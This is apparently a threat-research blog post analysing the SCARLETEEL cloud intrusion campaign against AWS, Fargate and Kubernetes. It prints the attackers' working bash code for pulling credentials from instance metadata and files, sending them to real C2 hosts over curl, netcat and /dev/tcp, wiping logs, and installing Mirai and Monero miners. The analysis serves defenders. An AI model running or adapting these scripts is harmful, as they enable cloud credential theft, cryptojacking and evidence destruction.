
SCARLETEEL 2.0: Fargate, Kubernetes, and Crypto

By Alessandro Brucato

Published: 2023-07-11 · Archived: 2026-04-02 10:57:12 UTC




Falco Feeds extends the power of Falco by giving open source-focused companies access to expert-written rules that are continuously updated as new threats are discovered.

learn more

SCARLETEEL, an operation reported on by the Sysdig Threat Research Team last February, continues to thrive, improve tactics, and steal proprietary data. Cloud environments are still their primary target, but the tools and techniques used have adapted to bypass new security measures, along with a more resilient and stealthy command and control architecture. AWS Fargate, a more sophisticated environment to breach, has also become a target as their new attack tools allow them to operate within that environment.

In their most recent activities, we saw a similar strategy to what was reported in the previous blog: compromise AWS accounts through exploiting vulnerable compute services, gain persistence, and attempt to make money using cryptominers. Had we not thwarted their attack, our conservative estimate is that their mining would have cost over $4,000 per day until stopped.

Having watched SCARLETEEL previously, we know that they are not only after cryptomining, but stealing intellectual property as well. In their recent attack, the actor discovered and exploited a customer mistake in an AWS policy which allowed them to escalate privileges to AdministratorAccess and gain control over the account, enabling them to then do with it what they wanted. We also watched them target Kubernetes in order to significantly scale their attack.



Operational Updates

We will go through the main attack, highlighting how it evolved compared to the attack reported in the last article. The enhancements include:

- Scripts are aware of being in a Fargate-hosted container and can collect credentials.
- Escalation to Admin in the victim's AWS account and spin up EC2 instances running miners.
- Tools and techniques improved in order to expand their attack capabilities and their defense evasion techniques.
- Attempted exploitation of IMDSv2 in order to retrieve the token and then use it to retrieve the AWS credentials.
- Changes in C2 domains multiple times, including utilizing public services used to send and retrieve data.
- Using AWS CLI and pacu on the exploited containers to further exploit AWS.
- Using peirates to further exploit Kubernetes.

Motivations

AWS Credentials

After exploiting some JupyterLab notebook containers deployed in a Kubernetes cluster, the SCARLETEEL operation proceeded with multiple types of attacks. One of the primary goals of those attacks was stealing AWS credentials to further exploit the victim's AWS environment.

The actor leveraged several versions of scripts that steal credentials, employing different techniques and exfiltration endpoints. An old version of one of those scripts was posted on GitHub here. It is worth noting that the C2 domain embedded in that script, 45[.]9[.]148[.]221, belongs to SCARLETEEL, as reported in our previous article.

Those scripts search for AWS credentials in different places: by contacting the instance metadata (both IMDSv1 and IMDSv2), in the filesystem, and in the Docker containers created in the target machine (even if they are not running).

Looking at the exfiltration function, we can see that it sends the Base64 encoded stolen credentials to the C2 IP Address. **Interestingly, it uses shell built-ins to accomplish this instead of curl. This is a more stealthy way to exfiltrate data as curl and wget are not used, which many tools specifically monitor.**

```
 send_aws_data(){
cat $CSOF
SEND_B64_DATA=$(cat $CSOF | base64 -w 0)
rm -f $CSOF
dload http://45.9.148.221/in/in.php?base64=$SEND_B64_DATA > /dev/null
}
```

The Sysdig Threat Research Team analyzed several similar scripts that can be found on VirusTotal:

- https://www.virustotal.com/gui/file/99e70e041dad90226186f39f9bc347115750c276a35bfd659beb23c047d1df6e
- https://www.virustotal.com/gui/file/00a6b7157c98125c6efd7681023449060a66cdb7792b3793512cd368856ac705
- https://www.virustotal.com/gui/file/57ddc709bcfe3ade1dd390571622e98ca0f49306344d2a3f7ac89b77d70b7320
- https://www.virustotal.com/gui/file/3769e828f39126eb8f18139740622ab12672feefaae4a355c3179136a09548a0

In those scripts, the previous function has different exfiltration endpoints. For instance, the following function sends the credentials to 175[.]102[.]182[.]6, 5[.]39[.]93[.]71:9999 and also uploads them to temp.sh:

```
 send_aws_data(){
find /tmp/ -type f -empty -delete

SEND_B64_DATA=$(cat $CSOF | base64 -w 0)
curl -sLk -o /dev/null http://175.102.182.6/.bin/in.php?base64=$SEND_B64_DATA

SEND_AWS_DATA_NC=$(cat $CSOF | nc 5.39.93.71 9999)
SEND_AWS_DATA_CURL=$(curl --upload-file $CSOF https://temp.sh)
echo $SEND_AWS_DATA_NC
echo ""
echo $SEND_AWS_DATA_CURL
echo ""
rm -f $CSOF
}
```

Looking at those IP addresses, we can state that 175[.]102[.]182[.]6 belongs to the attackers while 5[.]39[.]93[.]71:9999 is the IP address of termbin[.]com, which takes a string input and returns a unique URL that shows that string when accessed allowing for the storage of data. This site was primarily used to exfiltrate data during the attack. Since the response sent from that IP is not sent anywhere but STDOUT (such as the response from https://temp[.]sh/), this suggests that those attacks were either not fully automated or conducting actions based on script output. The attacker read the unique URL in the terminal and accessed it to grab the credentials.

In some versions of the script, it tried to exploit IMDSv2 to retrieve the credentials of the node role, as shown below. IMDSv2 is often suggested as a solution to security issues with the metadata endpoint, but it is still able to be abused by attackers. It just requires an extra step, and its efficacy is highly dependent on configuration.

```
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H
"X-aws-ec2-metadata-token-ttl-seconds: 21600"` && \

ANAME=`curl -H "X-aws-ec2-metadata-token: $TOKEN" -v
http://169.254.169.254/latest/meta-data/iam/security-credentials/` && \

curl -H "X-aws-ec2-metadata-token: $TOKEN" -v
http://169.254.169.254/latest/meta-data/iam/security-credentials/$ANAME >> /tmp/...b

#find /tmp/...b -size -5 -delete

if grep -q "SecretAccessKey" /tmp/...b; then


cat /tmp/...b | tr ',' '\n' | grep 'AccessKeyId\|SecretAccessKey\|Token' | sed 's#
"AccessKeyId" : "#\n\naws configure set aws_access_key_id #g' | sed 's# "SecretAccessKey"
: "#aws configure set aws_secret_access_key #g' | sed 's#"Token" : "#aws configure set
aws_session_token #g'| sed 's/"//g' > /tmp/...c
```

Specifically, the first call is used to retrieve the session token, which is then used to retrieve the AWS credentials. However, this attempt failed because the target machine was a container inside an EC2 instance with the default hop limit set to 1. Had the attackers been on the host itself, they would have succeeded in downloading the credentials. According to the AWS documentation, "In a container environment, if the hop limit is 1, the IMDSv2 response does not return because going to the container is considered an additional network hop." Amazon recommends setting the hop limit to 2 in containers, which suggests this would be successful in many container environments.

In the containers which were using IMDSv1, the attackers succeeded in stealing the AWS credentials. Next, they installed AWS CLI binary and Pacu on the exploited containers and configured them with the retrieved keys. They used Pacu to facilitate the discovery and exploitation of privilege escalations in the victim's AWS account.

The attacker was observed using the AWS client to connect to Russian systems which are compatible with the S3 protocol. The command below shows that they configured the keys for the Russian S3 environment with the "configure" command and then attempted to access their buckets.

```
aws /opt/conda/bin/aws configure
aws /opt/conda/bin/aws s3 ls
aws /opt/conda/bin/aws s3 ls
aws /opt/conda/bin/aws s3 ls
aws /opt/conda/bin/aws s3 ls --endpoint-url=http://hb.bizmrg.com
aws /opt/conda/bin/aws s3 ls --endpoint-url=http://hb.bizmrg.com
aws /opt/conda/bin/aws s3 ls --endpoint-url=http://hb.bizmrg.com
aws /opt/conda/bin/aws --endpoint-url=http://hb.bizmrg.com help
aws /opt/conda/bin/aws --endpoint-url=http://hb.bizmrg.com help
aws /opt/conda/bin/aws --endpoint-url=http://hb.bizmrg.com
aws /opt/conda/bin/aws --endpoint-url=http://hb.bizmrg.com
aws /opt/conda/bin/aws iam create-user --user-name 99999 --endpoint-url=http://hb.bizmrg.com
aws /opt/conda/bin/aws iam create-user --user-name 99999 --endpoint-url=http://hb.bizmrg.com
aws /opt/conda/bin/aws iam create-user --user-name 99999 --endpoint-url=http://hb.bizmrg.com
aws /opt/conda/bin/aws s3 ls s3://[redacted] --endpoint-url=http://hb.bizmrg.com
aws /opt/conda/bin/aws s3 ls s3://[redacted] --endpoint-url=http://hb.bizmrg.com
aws /opt/conda/bin/aws s3 ls s3://[redacted] --endpoint-url=http://hb.bizmrg.com
aws /opt/conda/bin/aws s3 ls s3://[redacted]--endpoint-url=http://hb.bizmrg.com
aws /opt/conda/bin/aws s3 ls s3:/[redacted] --endpoint-url=http://hb.bizmrg.com
aws /opt/conda/bin/aws s3 ls s3:/[redacted] --endpoint-url=http://hb.bizmrg.com
aws /opt/conda/bin/aws s3 ls s3://volumebackups-mcs1875470515 --endpoint-url=http://hb.bizmrg.com
aws /opt/conda/bin/aws s3 ls s3://volumebackups-mcs1875470515 --endpoint-url=http://hb.bizmrg.com
aws /opt/conda/bin/aws s3 ls s3://volumebackups-mcs1875470515 --endpoint-url=http://hb.bizmrg.com
aws /opt/conda/bin/aws s3 ls s3://volumebackups-mcs1875470515/24c6bbac-4ef3-417b-8d8a-267b46bf46e5/ --endpoint-url=http://hb.bizmrg.com
```

By using the "`--endpoint-url`" option, they did not send the API requests to the default AWS services endpoints, but instead to hb[.]bizmrg[.]com, which redirects to mcs[.]mail[.]ru/storage, a Russian S3-compatible object storage. These requests were not logged in the victim's CloudTrail, since they occurred on the mcs[.]mail[.]ru site. **This technique allows the attacker to use the AWS client to download their tools and exfiltrate data, which may not raise suspicion.** It is a variation of "Living off of the Land" attacks since the AWS client is commonly installed on cloud systems.

Kubernetes

Other than stealing AWS credentials, the SCARLETEEL actor performed other attacks including targeting Kubernetes. In particular, they also leveraged peirates, a tool to further exploit Kubernetes. The "get secrets", "get pods" and "get namespaces" APIs called in the screenshot below are part of the execution of peirates. This shows that the attackers are aware of Kubernetes in their attack chains and will attempt to exploit the environment.

```
wget --no-check-certificate https://github.com/inguardians/peirates/releases/download/v1.1.12/peirates-linux-amd64.tar.xz
tar xf peirates-linux-amd64.tar.xz
xz -d
rm -f peirates-linux-amd64.tar.xz
mv ./peirates-linux-amd64/peirates ./.pei
rm -fr ./peirates-linux-amd64
.pei
exe --certificate-authority=/var/run/secrets/kubernetes.io/serviceaccount/ca.crt --server=https://100.64.0.1:443 -n jupyter get pods -o json
exe --certificate-authority=/var/run/secrets/kubernetes.io/serviceaccount/ca.crt --server=https://100.64.0.1:443 -n jupyter get namespaces
exe --certificate-authority=/var/run/secrets/kubernetes.io/serviceaccount/ca.crt --server=https://100.64.0.1:443 -n jupyter get pods -o json
exe --certificate-authority=/var/run/secrets/kubernetes.io/serviceaccount/ca.crt --server=https://100.64.0.1:443 -n jupyter get secrets -o json
```

DDoS-as-a-Service

In the same attack where the actor used the AWS CLI pointing to their cloud environment, they also downloaded and executed Pandora, a malware belonging to the Mirai Botnet. The Mirai malware primarily targets IoT devices connected to the internet, and is responsible for many large-scale DDoS attacks since 2016. This attack is likely part of a DDoS-as-a-Service campaign, where the attacker provides DDoS capabilities for money. In this case, the machine infected by the Pandora malware would become a node of the botnet used by the attacker to target the victim chosen by some client.

```
chmod +x Pandora.sh awoo hsperfdata_root pandora.arm4 pandora.arm5 pandora.mips pandora.mpsl pandora.x86
curl -O http://95.214.27.161/Pandoras_Box/pandora.mips
wget http://95.214.27.161/Pandoras_Box/pandora.mips
awoo
chmod +x Pandora.sh awoo hsperfdata_root pandora.x86
cat pandora.x86
curl -O http://95.214.27.161/Pandoras_Box/pandora.x86
wget http://95.214.27.161/Pandoras_Box/pandora.x86
sh Pandora.sh
chmod 777 Pandora.sh
curl -O http://95.214.27.161/Pandora.sh
wget http://95.214.27.161/Pandora.sh
```

Post Exploitation

Privilege Escalation

After collecting the AWS keys of the node role via instance metadata, the SCARLETEEL actor started conducting automated reconnaissance in the victim's AWS environment. After some failed attempts to run EC2 instances, they tried to create access keys for all admin users. The victim used a specific naming convention for all of their admin accounts similar to "adminJane," "adminJohn," etc. One of the accounts was inadvertently named inconsistently with

the naming convention, using a capitalized 'A' for 'Admin' such as, "AdminJoe." This resulted in the following policy being bypassed by the attackers:

```
{
            "Sid": "VisualEditor2",
            "Effect": "Deny",
            "Action": [
                "iam:CreateAccessKey"
            ],
            "Resource": [
                "arn:aws:iam::078657857355:role/*",
                "arn:aws:iam::078657857355:user/*admin*"
            ]
        }
```

This policy prevents attackers from creating access keys for every user containing "admin" in their username. Therefore, they managed to gain access to the "AdminJoe" user by creating access keys for it.

Once the attacker obtained the admin access, their first objective was gaining persistence. Using the new admin privileges, the adversary created new users and a new set of access keys for all the users in the account, including admins. One of the users created was called "aws_support" which they switched to in order to conduct reconnaissance.

Cryptojacking

The next objective was financially motivated: cryptomining. With the admin access, the attacker created 42 instances of c5.metal/r5a.4xlarge in the compromised account by running the following script:

```
 #!/bin/bash
ulimit -n 65535 ; export LC_ALL=C.UTF-8 ; export LANG=C.UTF-8
export PATH=$PATH:/var/bin:/bin:/sbin:/usr/sbin:/usr/bin
yum install -y bash curl;yum install -y docker;yum install -y openssh-server
apt update --fix-missing;apt install -y curl;apt install -y bash;apt install -y wget
apk update;apk add bash;apk add curl;apk add wget;apk add docker
if ! type docker; then curl -sLk $SRC/cmd/set/docker.sh | bash ; fi
export HOME=/root
curl -Lk http://download.c3pool.org/xmrig_setup/raw/master/setup_c3pool_miner.sh | LC_ALL=en_US.UTF-8 bash -s 43Lf
history -cw
clear
```

The attacker was quickly caught due to the noise generated spawning an excessive number of instances running miners. Once the attacker was caught and access to the admin account was limited, they started to use the other new accounts created or the account compromised to achieve the same purposes by stealing secrets from Secret Manager or updating SSH keys to run new instances. The attacker failed to proceed due to lack of privileges.

Artifact Analysis

Analysis of the script .a.sh

Downloaded from: 175[.]102[.]182[.]6/.bin/.g/.a.sh

VirusTotal analysis:
https://www.virustotal.com/gui/file/57ddc709bcfe3ade1dd390571622e98ca0f49306344d2a3f7ac89b77d70b7320

After installing curl, netcat, and AWS CLI, it tries to retrieve the EC2 instance details from the AWS metadata. The attacker tried to exploit IMDSv2 in order to retrieve the token and then use it to retrieve the AWS credentials.

```
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H
"X-aws-ec2-metadata-token-ttl-seconds: 21600"` && \
ANAME=`curl -H "X-aws-ec2-metadata-token: $TOKEN" -v
http://169.254.169.254/latest/meta-data/iam/security-credentials/` && \
curl -H "X-aws-ec2-metadata-token: $TOKEN" -v
http://169.254.169.254/latest/meta-data/iam/security-credentials/$ANAME >> /tmp/...b
#find /tmp/...b -size -5 -delete
if grep -q "SecretAccessKey" /tmp/...b; then

cat /tmp/...b | tr ',' '\n' | grep 'AccessKeyId\|SecretAccessKey\|Token' | sed 's#
"AccessKeyId" : "#\n\naws configure set aws_access_key_id #g' | sed 's# "SecretAccessKey"
: "#aws configure set aws_secret_access_key #g' | sed 's#"Token" : "#aws configure set
aws_session_token #g'| sed 's/"//g' > /tmp/...c
```

Then, the script sends the credentials both via netcat and curl and removes evidence of this execution.

```
echo ""
cat /tmp/...c | nc 5.39.93.71 9999
echo ""
curl --upload-file /tmp/...c https://temp.sh
echo ""
fi

rm -f /tmp/...b
touch /tmp/....lock
chattr +ia /tmp/....lock
```

However this execution terminated without success because of the inappropriate IMDS version.

So, immediately, the attacker executed another script.

Analysis of the script .a.i.sh

Downloaded from: 175[.]102[.]182[.]6/.bin/.a.i.sh

This script is almost identical to the script published on Github.

It starts deleting the current IPtables rules and sets the firewall to make them fully permissive:

```
fwall(){
if type iptables 2>/dev/null 1>/dev/null; then
iptables -P INPUT ACCEPT 2>/dev/null 1>/dev/null
iptables -P FORWARD ACCEPT 2>/dev/null 1>/dev/null
iptables -P OUTPUT ACCEPT 2>/dev/null 1>/dev/null
iptables -t nat -F 2>/dev/null 1>/dev/null
iptables -t mangle -F 2>/dev/null 1>/dev/null
iptables -F 2>/dev/null 1>/dev/null
iptables -X 2>/dev/null 1>/dev/null
fi
}
```

Then, it launches the get_aws_data() function in order to retrieve EC2 instance security credentials. Various metadata endpoints are used to accomplish this task, but It also looks for another IP Address: 169[.]254[.]170[.]2. **This IP Address is used by tasks which include AWS Fargate allowing this script to run in containers hosted there as well.**

```
get_aws_data(){

AWS_INFO=$(dload http://169.254.169.254/latest/meta-data/iam/info | tr '\0' '\n')
AWS_1_EC2=$(dload http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance | tr '\0' '\n')
AWS_1_IAM_NAME=$(dload http://169.254.169.254/latest/meta-data/iam/security-credentials/)



if [ ! -z "$AWS_INFO" ]; then echo -e '\n-------- INFO -------------------------------------------' >> $CSOF
echo $AWS_INFO | sed 's/,/\n/g' | sed 's/ }//g' | grep 'InstanceProfileId\|InstanceProfileArn' | sed 's# "InstanceProfileArn" : "#InstanceProfileArn : #g' | sed '
s# "InstanceProfileId" : "#InstanceProfileId  : #g' |sed 's/"//g' >> $CSOF
fi


if [ ! -z "$AWS_1_EC2" ]; then echo -e '\n-------- EC2 -------------------------------------------' >> $CSOF
echo $AWS_1_EC2 | tr ',' '\n' | grep 'AccessKeyId\|SecretAccessKey\|Token\|Expiration' | sed 's# "AccessKeyId" : "#\n\naws configure set aws_access_key_id #g' | s
ed 's# "SecretAccessKey" : "#aws configure set aws_secret_access_key #g' | sed 's# "Token" : "#aws configure set aws_session_token #g' | sed 's# "Expiration" : "#
\n\nExpiration : #g' | sed 's/"//g' >> $CSOF
fi


if [ ! -z "$AWS_1_IAM_NAME" ]; then
AWS_1_IAM=$(dload http://169.254.169.254/latest/meta-data/iam/security-credentials/$AWS_1_IAM_NAME | tr '\0' '\n')
if [ ! -z "$AWS_1_IAM" ]; then echo -e '\n-------- IAM -------------------------------------------' >> $CSOF
echo $AWS_1_IAM | sed 's/,/\n/g' | grep 'AccessKeyId\|SecretAccessKey\|Token\|Expiration' | sed 's# "AccessKeyId" : "#\n\naws configure set aws_access_key_id #g'
| sed 's# "SecretAccessKey" : "#aws configure set aws_secret_access_key #g' | sed 's# "Token" : "#aws configure set aws_session_token #g' | sed 's# "Expiration" :
 "#\n\nExpiration : #g' | sed 's/"//g' >> $CSOF
fi
fi


if [ ! -z "$AWS_ACCESS_KEY_ID" ] || [ ! -z "$AWS_SECRET_ACCESS_KEY" ] || [ ! -z "$AWS_SESSION_TOKEN" ] || [ ! -z "$AWS_SHARED_CREDENTIALS_FILE" ] || [ ! -z "$AWS_
CONFIG_FILE" ] || [ ! -z "$AWS_DEFAULT_REGION" ] || [ ! -z "$AWS_REGION" ] || [ ! -z "$AWS_EC2_METADATA_DISABLED" ] || [ ! -z "$AWS_ROLE_ARN" ] || [ ! -z "$AWS_WE
B_IDENTITY_TOKEN_FILE" ] || [ ! -z "$AWS_ROLE_SESSION_NAME" ] || [ ! -z "$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI" ] ; then
echo -e '\n-------- ENV DATA -------------------------------------' >> $CSOF

if [ ! -z "$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI" ]; then
dload http://169.254.170.2$AWS_CONTAINER_CREDENTIALS_RELATIVE_URI  | sed 's/,/\n/g' | grep 'AccessKeyId\|SecretAccessKey\|Token\|Expiration' | sed 's#"AccessKeyId
":"#aws configure set aws_access_key_id #g' | sed 's#"SecretAccessKey":"#aws configure set aws_secret_access_key #g' | sed 's#"Token":"#aws configure set aws_sess
ion_token #g'| sed 's#"Expiration":"#\nExpiration:  #g'| sed 's/"//g' >> $CSOF
fi
```

In order to retrieve those credentials the script uses this bash function, which utilizes shell built-ins, with the aim of evading detection mechanisms based on more common tools, such as curl and wget.

```
dload() {
  read proto server path <<< "${1//"/"/ }"
  DOC=/${path// //}
  HOST=${server//:*}
  PORT=${server//*:}
  [[ x"${HOST}" == x"${PORT}" ]] && PORT=80
  exec 3<>/dev/tcp/${HOST}/$PORT
  echo -en "GET ${DOC} HTTP/1.0\r\nHost: ${HOST}\r\n\r\n" >&3
  while IFS= read -r line ; do
      [[ "$line" == $'\r' ]] && break
  done <&3
  nul='\0'
  while IFS= read -d '' -r x || { nul=""; [ -n "$x" ]; }; do
      printf "%s$nul" "$x"
  done <&3
  exec 3>&-
}
```

The get_aws_data() function also searches for credentials in all Docker containers in the target machine (even if they are not running) and in the filesystem:

```
...
docker ps 2>/dev/null 1>/dev/null
if [[ "$?" = "0" ]]; then

ALL_DOCKER_DAT=$(docker inspect $(docker ps -aq) | grep "AWS\|EC2")

if [ ! -z "$ALL_DOCKER_DAT" ]; then echo -e '\n-------- FROM DOCKER
-----------------------------------' >> $CSOF
echo $ALL_DOCKER_DAT >> $CSOF
fi

fi
...

CRED_FILE_NAMES=(\
"credentials" ".s3cfg" ".passwd-s3fs" "authinfo2" ".s3backer_passwd" ".s3b_config"
"s3proxy.conf" \
"access_tokens.db" "credentials.db" ".smbclient.conf" ".smbcredentials"
".samba_credentials" \
".pgpass" "secrets" ".boto" ".netrc" ".git-credentials" "api_key" "censys.cfg" \
"ngrok.yml" "filezilla.xml" "recentservers.xml" "queue.sqlite3" "servlist.conf"
"accounts.xml" "rsyncd.conf")

...
echo -e '\n-------- CREDS FILES ----------------------------------' >> $CSOF
for CREFILE in ${CRED_FILE_NAMES[@]}; do
#echo "searching for $CREFILE"
find / -maxdepth 23 -type f -name $CREFILE 2>/dev/null | xargs -I % sh -c 'echo :::%; cat
%' >> $EDIS
#cat $EDIS
cat $EDIS >> $CSOF
rm -f $EDIS
done
...
```

After writing all the retrieved keys and credentials into random filenames, the script calls send_aws_data() to exfiltrate them:

```
send_aws_data(){


SEND_AWS_DATA=$(cat $CSOF | nc 5.39.93.71 9999)
rm -f $CSOF
echo $SEND_AWS_DATA
}
```

Finally, the script removes the evidences of the attack, calling the notraces() bash function:

```
notraces(){
chattr -i $LOCK_FILE 2>/dev/null 1>/dev/null
rm -f $LOCK_FILE 2>/dev/null 1>/dev/null
rm -f /var/log/syslog.* 2>/dev/null 1>/dev/null
rm -f /var/log/auth.log.* 2>/dev/null 1>/dev/null
lastlog --clear --user root 2>/dev/null 1>/dev/null
lastlog --clear --user $USER 2>/dev/null 1>/dev/null
echo > /var/log/wtmp 2>/dev/null
echo > /var/log/btmp 2>/dev/null
echo > /var/log/lastlog 2>/dev/null
echo > /var/log/syslog 2>/dev/null
echo > /var/log/auth.log 2>/dev/null

rm -f ~/.bash_history 2>/dev/null 1>/dev/null
touch ~/.bash_history 2>/dev/null 1>/dev/null
chattr +i ~/.bash_history 2>/dev/null 1>/dev/null
history -cw
#clear
}
```

Analysis of the script setup_c3pool_miner.sh

Downloaded from: c9b9-2001-9e8-8aa-f500-ce88-25db-3ce0-e7da[.]ngrok-free[.]app/setup_c3pool_miner.sh

VirusTotal analysis:
https://www.virustotal.com/gui/file/2c2a4a8832a039726f23de8a9f6019a0d0f9f2e4dfe67f0d20a696e0aebc9a8f

It runs the miner with the wallet address belonging to SCARLETEEL:

```
curl -sLk http://download.c3pool.org/xmrig_setup/raw/master/setup_c3pool_miner.sh |
LC_ALL=en_US.UTF-8 bash -s
43Lfq18TycJHVR3AMews5C9f6SEfenZoQMcrsEeFXZTWcFW9jW7VeCySDm1L9n4d2JEoHjcDpWZFq6QzqN4QGHYZV
aALj3U
```

Also, this script runs an Alpine Docker image installing static-curl in it. Then, it removes previous c3pool miner and kills possible xmrig processes, before downloading an "advanced version" of xmrig:

```
# start doing stuff: preparing miner

echo "[*] Removing previous c3pool miner (if any)"
if sudo -n true 2>/dev/null; then
  sudo systemctl stop c3pool_miner.service 2>/dev/null
fi
killall -9 xmrig 2>/dev/null
pkill xmrig 2>/dev/null


echo "[*] Removing $HOME/c3pool directory"
rm -rf $HOME/c3pool

echo "[*] Downloading advanced version of xmrig to /tmp/xmrig.tar.gz"
if ! curl -Lk --progress-bar $X1BIN -o /tmp/xmrig.tar.gz; then
    echo "ERROR: curl download ..."
  elif ! wget --no-check-certificate -q $X1BIN -O /tmp/xmrig.tar.gz; then
    echo "ERROR: wget download ..."
   # exit 1
  fi

echo "[*] Unpacking /tmp/xmrig.tar.gz to $HOME/.configure"
[ -d $HOME/.configure ] || mkdir $HOME/.configure
if ! tar xf /tmp/xmrig.tar.gz -C $HOME/.configure; then
  echo "ERROR: Can't unpack /tmp/xmrig.tar.gz to $HOME/.configure directory"
  exit 1
fi
rm /tmp/xmrig.tar.gz
```

As shown above, the miner is extracted in */root/.configure/* . The name of the miner binary is *containerd*, which then is executed. From containerd.log, this is the information about the miner:

```
 * ABOUT        XMRig/6.19.3-C3Pool gcc/9.3.0
 * LIBS         libuv/1.44.2 OpenSSL/1.1.1s hwloc/2.9.0
 * HUGE PAGES   supported
 * 1GB PAGES    unavailable
 * CPU          Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz (1) 64-bit AES VM
                L2:0.5 MB L3:45.0 MB 2C/2T NUMA:1
 * MEMORY       1.0/7.8 GB (12%)
 * DONATE       1%
 * ASSEMBLY     auto:intel
 * POOL #1      8.217.151.29:19999 algo auto
 * POOL #2      8.217.151.29:19999 algo auto
 * COMMANDS     hashrate, pause, resume, results, connection
```

The Monero miner is executed in background using the names for containered and the systemd service as a defense evasion technique:

```
[Install]
WantedBy=multi-user.target
EOL
    sudo mv /tmp/containered.service /etc/systemd/system/containered.service
    echo "[*] Starting containered systemd service"
    sudo killall xmrig 2>/dev/null
    sudo systemctl daemon-reload
    sudo systemctl enable containered.service
    sudo systemctl start containered.service
    echo "To see miner service logs run \"sudo journalctl -u containered -f\" command"
  fi
fi
```

Conclusion

The SCARLETEEL actors continue to operate against targets in the cloud, including AWS and Kubernetes. Since the last report, they have enhanced their toolkit to include multiple new tools and a new C2 infrastructure, making detection more difficult. Their preferred method of entry is exploitation of open compute services and vulnerable applications. There is a continued focus on monetary gain via crypto mining, but as we saw in the previous report, Intellectual Property is still a priority.

Defending against a threat like SCARLETEEL requires multiple layers of defense. Runtime threat detection and response is critical to understanding when an attack has occurred, but with tools like Vulnerability Management, CSPM, and CIEM, these attacks could be prevented. Missing any of these layers could open up an organization to a significant financial risk.

About the author

Kubernetes & Container Security

Test drive the right way to defend the cloud with a security expert

---